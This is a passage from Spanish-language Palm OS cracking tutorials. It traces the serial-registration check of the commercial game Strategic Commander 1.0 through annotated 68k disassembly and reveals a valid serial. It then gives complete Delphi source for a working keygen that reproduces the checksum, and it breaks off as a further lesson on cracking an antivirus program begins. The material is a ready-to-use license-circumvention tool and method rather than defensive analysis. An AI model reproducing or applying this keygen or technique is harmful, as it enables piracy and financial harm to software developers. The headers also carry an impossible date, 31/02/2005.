lo selecciona en azul. Le damos a “set” y ya tenemos el anzuelo listo. Ya sólo resta darle a Go en los botones de arriba (el primero de la izquierda, o F5 si nos resulta más cómodo). Eso nos devuelve el control sobre el emulador. Volvemos al programa-objetivo y de nuevo introducimos un serial como vimos, le damos a Register (nota, para esta primera prueba meted, por ejemplo, 123456789 como s/n, así me podéis seguir bien...).
¡Pumba!. Aparecemos en el debugger, justo antes de esa llamada a api. Os voy a explicar lo que hice en esta fase. Como no tenía nada pero nada claro en que parte del listado muerto estaba lo que me interesaba, decidí seguir el proceso por listado vivo a fin de ver en qué parte del código nos estábamos moviendo. Quizá esta parte sea más cómoda hacerla con el PalmDebugger ya que con un il nos permite ver varias líneas de las que a continuación se van a ejecutar, pero el South también nos vale. Apuntamos en un papel las partes del código para luego mirarlo con calma (el lápiz y papel, esos viejos amigos tan necesarios en crack y tan olvidados ¿por qué nunca se incluyen como herramientas si siempre los usamos?... qué injusto es esto de la informática...) XD

00000314 4e4fa139 sysTrapFldGetTextPtr

pues es ahí, en el code0003.bin.s donde nos damos de bruces. Si seguimos el traceo, llegamos a 0000032a que nos hace saltar hasta la Label 31 (L31) en 00000348, habiendo un BRA hasta L32 en 00000350. Una vez ahí ¡¡mi madre!! ¿qué ha pasado?... esto es lo que nos aparece:

0000035c 4eadf9ca L32 JSR -1590(A5)

¡esto es nuevo también!, un salto a una subrutina que está en una dirección dinámica, precisamente en a5-1590 (hexa). Nunca lo habíamos visto antes ¿cierto?. Santo Dios, qué negro se pone todoooooooooo... pero como no nos queda más remedio que seguir traceando, lo hacemos, aunque reconocemos que ya no sabemos muy bien en qué parte del código estamos... Si usásemos herramientas combinadas, esta parte del crack sería mejor hacerla con el PalmDebugger, ya que llegados a este punto, tiramos un il y vemos que unas líneas abajo nos aparece un SysTrapStrCopy. Si buscamos esa cadena en los codes y vamos comparando el código del listado vivo con el del muerto, nos encontramos que lo tenemos en ¡¡el code0001.bin.s!!.

ESTO SI QUE ES BUENO. Recapitulando:
- uno: tenemos un lote de codes, que no nos había ocurrido nunca.
- dos: la señal de alert no está nada clara.
- tres: una dirección dinámica nos mete en una subrutina que no está en code0003 sino en el 0001, en concreto en la línea 00005844.

¿Era o no era cierto cuando os dije que este crack era distinto?. Estamos en el laberinto del desierto: no tenemos referencias, y eso es lo mejor para perderse. Si algún día protegéis programas, recordad

la regla de oro: no deis ningún dato que proporcione pistas. Una referencia es suficiente para un cracker (en este caso la referencia va a ser el debugger, como estamos viendo).
Ok. Seguimos traceando hasta 0000586a donde nos salta a L1048 (estamos en el code0001, no lo olvidéis), que termina en 0000588e. Ahí hay un RTS que el PalmDebugger nos señala a una dirección ilegal, y que en realidad nos lleva de cabecita a 000056d2 (y que averigüé igual que antes, con un il en el PalmDebugger [que no en Southdebugger] y observando un SysTrapMemSet que se coincide con el código muerto de la línea 000056d2). Ese trocito de código acaba en 000056f8 con un RTS que nos hace aparecer en L1050. En 0000589e un salto nos tira en la L1052 que finaliza en 000058be con un RTS ilegal (de nuevo, lo que hicimos antes para seguir) que lleva a 00005720. De ahí a 0000573c, a L1039, a 0000575c, a L1047, a 00005842, que conduce a L1054.

Seguimos hasta 000058ca, L1055, 000058d6,
L1056, 000058e2, L1061, 0000592e, L1057, 000058f8 y L1059. El BRA de 0000591e nos dispara a L1077, con un UNLK en 00005a90 que nos deja DE NUEVO en el code0003 en 00000360. El salto de 00000368 nos pone de patitas en el mensaje de Bad Boy que se carga en L35.
Como me doy cuenta de que os habéis perdido, os pongo aquí un resumen de todo el proceso de traceo, que mi tiempo me llevó:

```
EN CODE0003
00000314 4e4fa139 sysTrapFldGetTextPtr
[…]
0000032a 661c BNE L31
00000348 42a7 L31 CLR.L -(A7)
[...]
00000350 600a BRA L32
0000035c 4eadf9ca L32 JSR -1590(A5)
por medio de un JMP
EN CODE0001
00005844 4e560000 LINK A6,#0
[...]
0000586a 6710 BEQ L1048
0000587c 486dedfa L1048 PEA -4614(A5)
[...]
0000588e 4e75 RTS
000056d2 4e560000 LINK A6,#0
[...]
000056f8 4e75 RTS
00005890 584f L1050 ADDQ.W #4,A7
[...]
0000589e 6608 BNE L1052
000058a8 2f0b L1052 MOVE.L A3,-(A7)
[...]
000058be 4e75 RTS
00005720 4e56ffe4 LINK A6,#-28
[...]
0000573c 6f08 BLE L1039
00005746 2f0c L1039 MOVE.L A4,-(A7)
[...]
0000575c 600000de BRA L1047
0000583c 4cdf1cf8 L1047 MOVEM.L (A7)+,D3-D7/A2-A4
[...]
00005842 4e75 RTS
000058c0 3600 L1054 MOVE.W D0,D3
```

```
[...]
000058ca 6608 BNE L1055
000058d4 4a43 L1055 TST.W D3
000058d6 6606 BNE L1056
000058de 7a00 L1056 MOVEQ #0,D5
000058e0 7c00 MOVEQ #0,D6
000058e2 6040 BRA L1061
00005924 2f0a L1061 MOVE.L A2,-(A7)
[...]
0000592e 65b4 BCS L1057
000058e4 16326000 L1057 MOVE.B 0(A2,D6.W),D3
[...]
000058f8 6520 BCS L1059
[...]
0000591a 303c800b L1059 MOVE.W #-32757!-$7ff5,D0
0000591e 6000016c BRA L1077
00005a8c 4cdf0cf8 L1077 MOVEM.L (A7)+,D3-D7/A2/A3
00005a90 4e5e UNLK A6
EN CODE0003
00000360 4fef000c LEA 12(A7),A7
00000364 0440800b SUBI.W #-32757!-$7ff5,D0
00000368 6728 BEQ L35
00000392 2f3c1bbc044c L35 MOVE.L #465306700!$1bbc044c,-(A7)
00000398 600a BRA L36
```

Bueno, soy consciente de que de mucho no os habéis enterado, pero supongo que todo esto forma parte de la estrategia del programador para perdernos. La protección se las promete divertida ¿o no?.
Ahora que por fin, gracias al debuggeo, hemos logrado saber qué camino recorre el mensajito malo y nuestro serial, vamos a seguir de nuevo la historia pero abreviando un poco. Nos metemos en el Southdebugger y ponemos un SysTrap en **DlkGetSyncInfo**, que cae aproximadamente en el code0001.bin.s en 000056f2. Mi deducción fue: “Ummm si primero lee mi fake serial y luego hace llamada a HotSync, es que aquí hay un keygen” y sí, no iba desencaminado.
Ni cortos ni perezosos y fieles a nuestro Zen Palm Cracking, metemos ese breakpoint y llegamos a este trozo de código:

```
000056f2 4e4fa2a9 sysTrapDlkGetSyncInfo; lo pasamos con F7 en el South
000056f6 4e5e UNLK A6
000056f8 4e75 RTS; que nos lleva a la Label 1050
00005890 584f L1050 ADDQ.W #4,A7; corrige la pila
00005892 486dedfa L1051 PEA -4614(A5); mi nombre de HotSync
00005896 4e4fa0c7 sysTrapStrLen; mide HotSync y mete tamaño en hexa en D0
0000589a 4a40 TST.W D0; comprueba si tamaño es igual a 0
0000589c 584f ADDQ.W #4,A7; corrige la pila (A7)
0000589e 6608 BNE L1052; como no es 0, branch if not equal
000058a8 2f0b L1052 MOVE.L A3,-(A7)
000058aa 486dedfa PEA -4614(A5); pushea mi HotSync
000058ae 2f0a MOVE.L A2,-(A7); mi fake pasa a la pila
000058b0 487a000e PEA L1054
000058b4 487a0004 PEA L1053; esta Label no existe ¿qué pinta entonces?
000058b8 0697fffffe66 ADDI.L #-410!-$19a,(A7)
000058be 4e75 RTS
00005720 4e56ffe4 LINK A6,#-28
00005724 48e71f38 MOVEM.L D3-D7/A2-A4,-(A7); típico al inicio subrutina
00005728 286e0008 MOVEA.L 8(A6),A4; mi fake pasa a A4
0000572c 246e000c MOVEA.L 12(A6),A2; mi HotSync a A2
```

```
00005730 1614 MOVE.B (A4),D3; 1er byte de mi fake a D3
00005732 0c030030 CMPI.B #48!$30,D3; lo compara con 0 ASCII
00005736 6d06 BLT L1038; no salta
00005738 0c030039 CMPI.B #57!$39,D3; lo compara a 9 ASCII
0000573c 6f08 BLE L1039; branch if less or equal (sólo números en s/n)
```

Nota: vemos en esto último que comprueba que el primer byte de nuestro fake sea un carácter numérico

```
00005746 2f0c L1039 MOVE.L A4,-(A7); mi fake pasa a la pila
00005748 4e4fa0ce sysTrapStrAToI; lo convierte en íntegro en hexa en D0
0000574c 2640 MOVEA.L D0,A3; lo pasa a A3
0000574e b7fc00010000 CMPA.L #65536!$10000,A3; ¡compara con 65536!
00005754 584f ADDQ.W #4,A7; corrige la pila
00005756 6f08 BLE L1040; branch if less or equal
```

¿Cómo?, ¿qué es eso de la línea 0000574e?... me convierte mi fake en hexa y lo compara a ese valor. Ummm, vamos a probar algo. Le damos a Go en el Southdebugger y ponemos al emulador en el equivalente al escritorio de Windows, es decir, el Launcher de Palm. Desactivamos el breakpoint y volvemos a entrar en el programa poniendo por número 65537. El mensaje de error ¡¡es diferente a si ponemos 65536!! Así que el camino es diferente si el número es diferente... esto nos recuerda a lo que vimos antes, si no lo olvidasteis, cuando decíamos “con 6 o más dígitos el mensaje de alerta es diferente” pues ahora lo matizamos: el mensaje cambia si el número es igual o inferior a 65536 (no quiero ni imaginarme qué significará ese número en la vida del programador... es que son tan previsibles...). Bueno, bueno, bueno, esto atisba un poco de luz ¿verdad?. Volvamos al debugger con breakpoint en DlkGetSyncInfo, entramos en el programa y por serial metemos como fake 65536, para que se produzca el salto de 00005756. En el momento que realice el debugger el breakpoint, seguimos con F8 y F7 (F8 es paso a paso y F7 salta un proceso de golpe) hasta

00005756 6f08 BLE L1040

y con gran sorpresa y gratificación, vemos cómo con este nuevo numerito fake sí salta...

5- ¿Es eso un oasis?:

Aunque el camino ya es bueno, eso no evita otro pequeño mareo de código, en concreto, con la L1040 nos encontramos esto:

```
00005760 2f0a L1040 MOVE.L A2,-(A7)
00005762 4e4fa0c7 sysTrapStrLen
00005766 0c40000a CMPI.W #10!$a,D0
0000576a 584f ADDQ.W #4,A7
0000576c 6336 BLS L1041
0000576e 48780005 PEA $0005.W
00005772 2f0a MOVE.L A2,-(A7)
00005774 486efff4 PEA -12(A6)
00005778 4e4fa026 sysTrapMemMove
0000577c 2f0a MOVE.L A2,-(A7)
0000577e 4e4fa0c7 sysTrapStrLen
00005782 0640fffb ADDI.W #-5,D0
00005786 3600 MOVE.W D0,D3
00005788 48780005 PEA $0005.W
0000578c 48723000 PEA 0(A2,D3.W)
00005790 486efff9 PEA -7(A6)
00005794 4e4fa026 sysTrapMemMove
00005798 422efffe CLR.B -2(A6)
0000579c 7e0a MOVEQ #10,D7
0000579e 4fef001c LEA 28(A7),A7
000057a2 6016 BRA L1042
```

```
000057a4 2f0a L1041 MOVE.L A2,-(A7)
000057a6 4e4fa0c7 sysTrapStrLen
000057aa 3e00 MOVE.W D0,D7
000057ac 2f0a MOVE.L A2,-(A7)
000057ae 486efff4 PEA -12(A6)
000057b2 4e4fa0c5 sysTrapStrCopy
000057b6 4fef000c LEA 12(A7),A7
000057ba 7800 L1042 MOVEQ #0,D4
000057bc 7600 MOVEQ #0,D3
000057be 6048 BRA L1044
000057c0 7000 L1043 MOVEQ #0,D0
000057c2 3003 MOVE.W D3,D0
000057c4 41eefff4 LEA -12(A6),A0
000057c8 7a00 MOVEQ #0,D5
000057ca 1a300800 MOVE.B 0(A0,D0.L),D5
000057ce e248 LSR.W #1,D0
000057d0 d040 ADD.W D0,D0
000057d2 3c00 MOVE.W D0,D6
000057d4 bc43 CMP.W D3,D6
000057d6 56c0 SNE D0
000057d8 4400 NEG.B D0
000057da 4880 EXT.W D0
000057dc c0c5 MULU.W D5,D0
000057de bc43 CMP.W D3,D6
000057e0 57c1 SEQ D1
000057e2 4401 NEG.B D1
000057e4 4881 EXT.W D1
000057e6 c2c5 MULU.W D5,D1
000057e8 3403 MOVE.W D3,D2
000057ea 5242 ADDQ.W #1,D2
000057ec c4c1 MULU.W D1,D2
000057ee d440 ADD.W D0,D2
000057f0 c4fc0007 MULU.W #7,D2
000057f4 4a43 TST.W D3
000057f6 57c0 SEQ D0
000057f8 4400 NEG.B D0
000057fa 4880 EXT.W D0
000057fc c0fc019d MULU.W #413!$19d,D0
00005800 d042 ADD.W D2,D0
00005802 d044 ADD.W D4,D0
00005804 3800 MOVE.W D0,D4
00005806 5243 ADDQ.W #1,D3
00005808 b647 L1044 CMP.W D7,D3
0000580a 65b4 BCS L1043
0000580c 200b MOVE.L A3,D0
0000580e b840 CMP.W D0,D4
00005810 6626 BNE L1046
00005812 4aae0010 TST.L 16(A6)
00005816 671c BEQ L1045
00005818 7000 MOVEQ #0,D0
0000581a 3004 MOVE.W D4,D0
0000581c 2f00 MOVE.L D0,-(A7)
0000581e 486effe4 PEA -28(A6)
```

```
00005822 4e4fa0c9 sysTrapStrIToA
00005826 504f ADDQ.W #8,A7
00005828 2f08 MOVE.L A0,-(A7)
0000582a 2f2e0010 MOVE.L 16(A6),-(A7)
0000582e 4e4fa0c5 sysTrapStrCopy
00005832 504f ADDQ.W #8,A7
00005834 7000 L1045 MOVEQ #0,D0
00005836 6004 BRA L1047
00005838 303c800c L1046 MOVE.W #-32756!-$7ff4,D0
0000583c 4cdf1cf8 L1047 MOVEM.L (A7)+,D3-D7/A2-A4
00005840 4e5e UNLK A6
00005842 4e75 RTS
```

Esto no es más ni menos que lo que debemos estudiar para hacer un buen keygen, sin embargo, prefiero dejarlo de momento para un Anexo a este tutorial y así lo miramos con más calma. De momento lo que nos interesa de todo esto es la línea 0000580e, donde se compara D0 (mi fake) con D4 (el serial bueno). Llegados a este punto, si miramos en la ventana de datos lo que contiene D4, veremos que para X-Grimator pone 21427 (decimal), que efectivamente, una vez introducido nos registra el programa.
Pues sí, es un oasis donde nuestra sed se aplaca y al fin sacamos el dichoso serial para nuestro HotSync. Nos queda pendiente de todos modos lo del keygen...

6- Finiquitado:
Con esto llegamos al final del tutorial. Reconozco que este programa me ha gustado especialmente ya que al principio me volvía loco con sus cinco codes, con la imposibilidad de acceder con ninguna SysTrap mediante listado muerto etc, etc... es una pena que el buen hombre del programador metiese la línea que comparaba el fake con el famoso 65536 (10.000 hexa), fue una pista suficiente para que avezados crackers como nosotros pudiésemos abrirnos camino.
Pues bien, no quiero dejaros por esta vez sin dedicarle este tutorial a Carpathia, aunque no entienda mi idioma, por esa pasión que le lleva a seguir programando herramientas cracker y confiando que siga así él y muchos como él. Y por supuesto, mi enhorabuena de nuevo al genio de S-P-A-R-K, que se tiene muy merecido la sección que le confiaron. Fijo que con él aprenderéis más que conmigo ;

o) Lo prometido es deuda y os debo un anexo de keygen.
X-Grimator
En algún lugar de Europa, 18/07/02
“Pensad, pensad... siempre pensad”.

Palm Spanish Tutor: Pagina dedicada a la dibulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion en palm. Email "Colabora con tus Proyectos"

Palm Spanish Tutor

Programa:	Strategic Commander 1.0 Tutorial 6B

PROTECCION:	Serial HotSync		
Descripcion:	Crear un KeyGen		
Dificultad:	( )**NewBies** (X)**Intermedio** ( )**Avanzado** ( )**Master** ( )**Güru**		
DOWNLOAD:	http://www.google.com		
Herramientas:	SouthDebugger, PRCedit, PilotDis. POSE Palm emulator,		
Palm CRACKER:	X-Grimator	**FECHA:**	W/31/02/2005

INTRODUCCION

ANEXO A LA LECCIÓN 6

AL ATAQUE

Tal y como habíamos quedado en la última entrega, se hace necesario un estudio somero de la rutina de chequeo para generar un serial bueno y poder registrar así nuestro programa. Esto sería un crack "limpio", un crack que implica conocimiento y natural al programa, no como los parches, que son cracks "sucios", muy buenos cuando se empieza pero insuficientes cuando ya se tiene algo de nivel.
El código al que habíamos llegado era éste:

```
00005760 2f0a        L1040    MOVE.L A2,-(A7); carga HotSync en la pila. El fake, en A3
00005762 4e4fa0c7             sysTrapStrLen; calcula tamaño de mi HotSync y lo mete en D0 en hexa
00005766 0c40000a             CMPI.W #10!$a,D0; compara el tamaño de HotSync con 10
0000576a 584f                 ADDQ.W#4,A7; corrige la pila
0000576c 6336                 BLS      L1041; salta, ya que X-Grimator mide 10 (branch less or same)
```

Este trozo de código es si el HotSync es superior a 10 caracteres

```
0000576e 48780005     PEA $0005.W
00005772 2f0a         MOVE.L A2,-(A7)
00005774 486efff4     PEA -12(A6)
00005778 4e4fa026     sysTrapMemMove
0000577c 2f0a         MOVE.L A2,-(A7)
0000577e 4e4fa0c7     sysTrapStrLen
00005782 0640fffb     ADDI.W #-5,D0
```

00005786 3600 MOVE.W D0,D3
00005788 48780005 PEA $0005.W
0000578c 48723000 PEA 0(A2,D3.W)
00005790 486efff9 PEA -7(A6)
00005794 4e4fa026 sysTrapMemMove
00005798 422efffe CLR.B -2(A6)
0000579c 7e0a MOVEQ #10,D7
0000579e 4fef001c LEA 28(A7),A7
000057a2 6016 BRA L1042
000057a4 2f0a L1041 MOVE.L A2,-(A7); mi HotSync pasa a la pila
000057a6 4e4fa0c7 sysTrapStrLen; en D0 se mete el tamaño calculado de mi HotSync, en hexa
000057aa 3e00 MOVE.WD0,D7; D0 pasa a D7 en el último word (xxxx0010 en mi caso)
000057ac 2f0a MOVE.L A2,-(A7); HotSync pasa a la pila
000057ae 486efff4 PEA -12(A6)
000057b2 4e4fa0c5 sysTrapStrCopy; HotSync se mete en D0 en valor ASCII (Así, para el Hot Sync "Az", sería 41 [que es A] 7A [que es z])
000057b6 4fef000c LEA 12(A7),A7
000057ba 7800 L1042 MOVEQ #0,D4; D4 se pone a cero. Es el contador del número de letras que componen nuestro HotSync
000057bc 7600 MOVEQ #0,D3; se pone a cero el contador de cada letra, que es D3
000057be 6048 BRA L1044
00005808 b647 L1044 CMP.WD7,D3; mira si la letra que analiza el conta dor D3 es igual al número total de letras de mi HotSync. Así, cuando D3 calcule la letra 10, coincidirá con la de D7 y acabará el checksum
0000580a 65b4 BCS L1043; salta mientres queden letras que analizar
000057c0 7000 L1043 MOVEQ #0,D0; pone D0 a cero
000057c2 3003 MOVE.WD3,D0; D3 marca cero en la primera letra, uno en la segunda y lo pasa D0
000057c4 41eefff4 LEA -12(A6),A0
000057c8 7a00 MOVEQ #0,D5; pone D5 a cero
000057ca 1a300800 MOVE.B 0(A0,D0.L),D5; en D5 se mete el valor ASCII de mi primera letra del HotSync conforme vimos en línea 57b2
000057ce e248 LSR.W #1,D0; los bits de D0 los desplaza un puesto a la derecha en binario. Si se "cayó" un bit uno, activa el flag Zero. Así, si tenemos en D0=00000002(hexa) pasaría a ser 00000001 binario, ya que 2 hexa es 10 binario, y el flag no se activa ya que lo que se "cayó" fue un cero. Esta instrucción permite desplazar de uno a ocho bits (#1 para uno, #2 para dos...)
000057d0 d040 ADD.W D0,D0; D0+D0 y lo guarda en D0
000057d2 3c00 MOVE.WD0,D6; D0 pasa a D6
000057d4 bc43 CMP.W D3,D6; compara D3 con D6. De no ser igual, D0 pasa a ser FF de ser igual, D0 se convierte en 00
000057d6 56c0 SNE D0
000057d8 4400 NEG.B D0; 0-D0 (1 bit) y lo guarda en D0
000057da 4880 EXT.W D0
Segunda parte del cálculo, como veis, no es muy diferente la estructura a la primera
000057dc c0c5 MULU.WD5,D0; D5 por D0 y lo guarda en D0
000057de bc43 CMP.W D3,D6; compara D3 con D6 y de ser igual, D1 pasa a ser FF. En caso contrario, D1 pasa a ser 00
000057e0 57c1 SEQ D1
000057e2 4401 NEG.B D1; 0-D1 (un bit) y lo guarda en D1
000057e4 4881 EXT.W D1
Tercera parte del cálculo, como veis, no es muy diferente la estructura a la segunda
000057e6 c2c5 MULU.WD5,D1; D5 por D1 y lo guarda en D1
000057e8 3403 MOVE.WD3,D2; mueve D3 y lo pone en D2
000057ea 5242 ADDQ.W#1,D2; suma uno a D2 y lo guarda en D2
000057ec c4c1 MULU.WD1,D2; multiplica D1 por D2 y lo guarda en D2

000057ee d440 ADD.W D0,D2; suma D0 a D2 y lo guarda en D2
000057f0 c4fc0007 MULU.W#7,D2; multiplica D2 por siete y lo guarda en D2
000057f4 4a43 TST.W D3; compara D3 con cero. De ser igual, D0 pasa a ser FF. En caso contrario, D0 se pone como 00
000057f6 57c0 SEQ D0
000057f8 4400 NEG.B D0; 0-D0 (1 bit) y lo guarda en D0
000057fa 4880 EXT.W D0
Tercera parte del cálculo, como veis, no es muy diferente la estructura a la segunda
000057fc c0fc019d MULU.W#413!$19d,D0; D0 multiplicado por 413 (decimal) y guardado en D0
00005800 d042 ADD.W D2,D0; D0 más D2 y lo guarda en D0
00005802 d044 ADD.W D4,D0; D4 más D0 y lo guarda en D0. Suma el cálculo de la letra anterior al de ésta.
00005804 3800 MOVE.WD0,D4; D0 pasa a D4. Este es el serial total de las letras que llevemos analizadas.
00005806 5243 ADDQ.W#1,D3; suma el contador D3 a uno
00005808 b647 L1044 CMP.WD7,D3; vuelve a comparar los contadores
0000580a 65b4 BCS L1043; si faltan letras, loopea y vuelve al checksum
0000580c 200b MOVE.L A3,D0
0000580e b840 CMP.W D0,D4; en D4 está el serial correcto y en D0 mi fake

Pues así es. Os he detallado paso a paso qué hace el programa para que podáis hacer un keygen con vuestra herramienta favorita de programación. Yo voy de cabeza a hacer el mío en Delphi, así aprendo a programar en Delphi ;o).

Un abrazo.
X-Grimator
U.E. 20/07/02
“Pensad, pensad...siempre pensad”

Palm Spanish Tutor: Pagina dedicada a la dibulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion en palm. Email "Colabora con tus Proyectos"

Palm Spanish Tutor	
Programa:	**Strategic Commander 1.0 Tutorial 6C**

PROTECCION:	Serial HotSync	
Descripcion:	Crear un KeyGen	
Dificultad:	( )**NewBies** (X)**Intermedio** ( )**Avanzado** ( )**Master** ( )**Güru**	
DOWNLOAD:	http://www.google.com	
Herramientas:	SouthDebugger, PRCedit, PilotDis. POSE Palm emulator,	
Palm CRACKER:	X-Grimator	**FECHA:** W/31/02/2005

INTRODUCCION

ANEXO II A LA LECCIÓN 6

AL ATAQUE

En este pequeñísimo anexo apenas os voy a contar un par de detalles importantes que observé en el programa y que pueden ser de especial utilidad.

1: En primer lugar, ¿recordáis esta parte del código tan rara?:

0000574e b7fc00010000 CMPA.L #65536!$10000,A3

pues efectivamente, el 65536 (10000 hexa) es el tamaño de un segmento (64k) y también una variable de tipo Word para Delphi (ese valor sería el máximo que tomaría).

2: En segundo lugar, anunciaros que ha vuelto Latigo en http://latigo.cjb.net, que tiene una buena sección de Palm Reversing. También tenemos mucho en la web de Quequero, que ha regresado y Carpathia avanza con su PalmDeMon.

3: En tercer lugar, señalaros que lo que ocurría en el otro tutorial (el salto de códigos de listado muerto al debuggear) se llama “cargar dinámicamente una dirección de memoria”. Bueno, y nada más. Os adjunto un keygen que hice en Delphi con los fuentes, que siempre creí profundamente en el GPL. Ahí veréis como sigo paso a paso el listado ASM y como he puesto comentarios en lo más enrevesado. Por cierto, que tiene Huevo de Pascua, je, je... Por último, señalar que sin las explicaciones de BlackDog nunca podría haber aprendido nada de Delphi. A él le debo haber podido hacer el keygen y a él dedico este anexito.


Europa, 07/08/02

Code Source KeyGen For Strategic Commander 1.0 "Echo en Delphi 6.0"


```
unit Unit1;

interface

uses
Windows, Messages, SysUtils, Variants, Classes, Graphics, Controls, Forms,
Dialogs, jpeg, ExtCtrls, StdCtrls;

type
TPpal = class(TForm)
Foto: TImage;
Saludo: TLabel;
Autor: TLabel;
StaticText1: TStaticText;
HostSyncEdit: TEdit;
CodigoEdit: TEdit;
HotSyncL: TLabel;
SerialL: TLabel;
About: TButton;
procedure HostSyncEditChange(Sender: TObject);
procedure AboutClick(Sender: TObject);
procedure FotoDblClick(Sender: TObject);
private
{ Private declarations }
public
{ Public declarations }
end;

var
Ppal: TPpal;

implementation

{$R *.dfm}

procedure TPpal.HostSyncEditChange(Sender: TObject);
Var
D0,D1,D2,D3,D4,D5,D6,D7:word;//mejor word que integer para evitar num negat
Caracter:char;
begin
D1:=0;
D7:=length(HostSyncEdit.text);//número total letras HotSync
D4:=0;
D3:=0;//indice (número de letra del HotSync que se analiza)
while (D3<D7) do//esto comienza índice por cero como primera letra
begin
Caracter:=HostSyncEdit.text[D3+1];//analiza letra cero más uno
D5:=ord(Caracter);
```

```
D0:=D3;
D0:=(D0 shr 1)*2;
D6:=D0;
if D6=D3 then D0:=$0000 else D0:=$FFFF;
d0:=$0-d0;
D0:=D5 * D0;
if D6=D3 then D1:=$FFFF else D1:=$0000;
d1:=$0-d1;
D1:=D5 * D1;
D2:=D3+1;
D2:=D2 * D1;
D2:=D2 + D0;
D2:=D2 * 7;
if D3=0 then D0:=$FFFF else D0:=$0000;
D0:=$0-D0;
D0:=D0 * 413;
D0:=D2 + D0;
D0:=D0 + D4;
D4:=D0;
inc (D3);//incrementa D3 para cerrar bucle
end;
CodigoEdit.Text:= IntToStr(D4); //presentacion decimal

end;
procedure TPpal.AboutClick(Sender: TObject);
begin
ShowMessage('KeyGen hecho por X-Grimator con una buena ayuda y orientación de Blackdog.'+#13+'El programa
es bajo licencia GPL y pretende ser un ejercicio para el aprendizaje de Programación Creativa.'+#13+#13+'Europa,
7/08/02');
end;

procedure TPpal.FotoDblClick(Sender: TObject);
begin
ShowMessage ('Pedazo Huevo de Pascua acabas de encontrar chaval.'+#13+'Te mereces ponerte en contacto
conmigo en xgrimator@softhome.net');
end;

end.
```

Al Compilarlo y ejecutarlo aparece



Si presionamos el botón de About veremos:



Me podéis localizar en xgrimator@softhome.net
www.disidents.org es donde están mis tutos a vuestra disposición.

Un abrazo.
X-Grimator
U.E. 20/07/02
“Pensad, pensad...siempre pensad”

Palm Spanish Tutor: Pagina dedicada a la dibulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion en palm. Email "Colabora con tus Proyectos"

Palm Spanish Tutor

Programa:	Lección 7: F-Secure antivirus 2.0

PROTECCION:	Serial		
Descripcion:	Antivirus para Palm (!!!!!!!!! Ah Lo que es capaz de inventar el hombre)		
Dificultad:	(X)**NewBies** ( )**Intermedio** ( )**Avanzado** ( )**Master** ( )**Güru**		
DOWNLOAD:	http://www.PaginaWeb.com		
Herramientas:	SouthDebugger, PRCedit, PilotDis. POSE Palm emulator,		
Palm CRACKER:	X-Grimator	**FECHA:**	W/31/02/2005

INTRODUCCION

O lo ridículo de hacer una protección insultante

AL ATAQUE

¡Hola de nuevo, mis pequeños y alocados secuaces!. Bueno, últimamente he estado un poco ausente pero eso fue debido al crackme que hice en prc y a un keygen también en formato para Palm, que es que aprender a programar, aunque sea un poquito, lleva su tiempo. Así que he decidido escribiros este tuto para ir poco a poco dejándoos alguna lección por ahí.

1- Aburrido estaba yo en ircnet:
Cuando apareció un pobre chico llamado TaeBo- de Dakota del Sur todo agobiado porque no era capaz de crackear este antivirus, y sospechaba que un monstruo horrible y feo se había colado en su pobre Palm a fin de devorarle la codiciada estabilidad de su S.O. Tanto era su sufrimiento para crackear el antivirus que decidí ayudarle, así que cogí las herramientas de siempre y me puse a mirar...
Lo primero que hice fue cargar el programa en el Palm Emulator del que tanto os hablé y comprobar sus mensajes. Efectivamente, vi que había uno clásico:

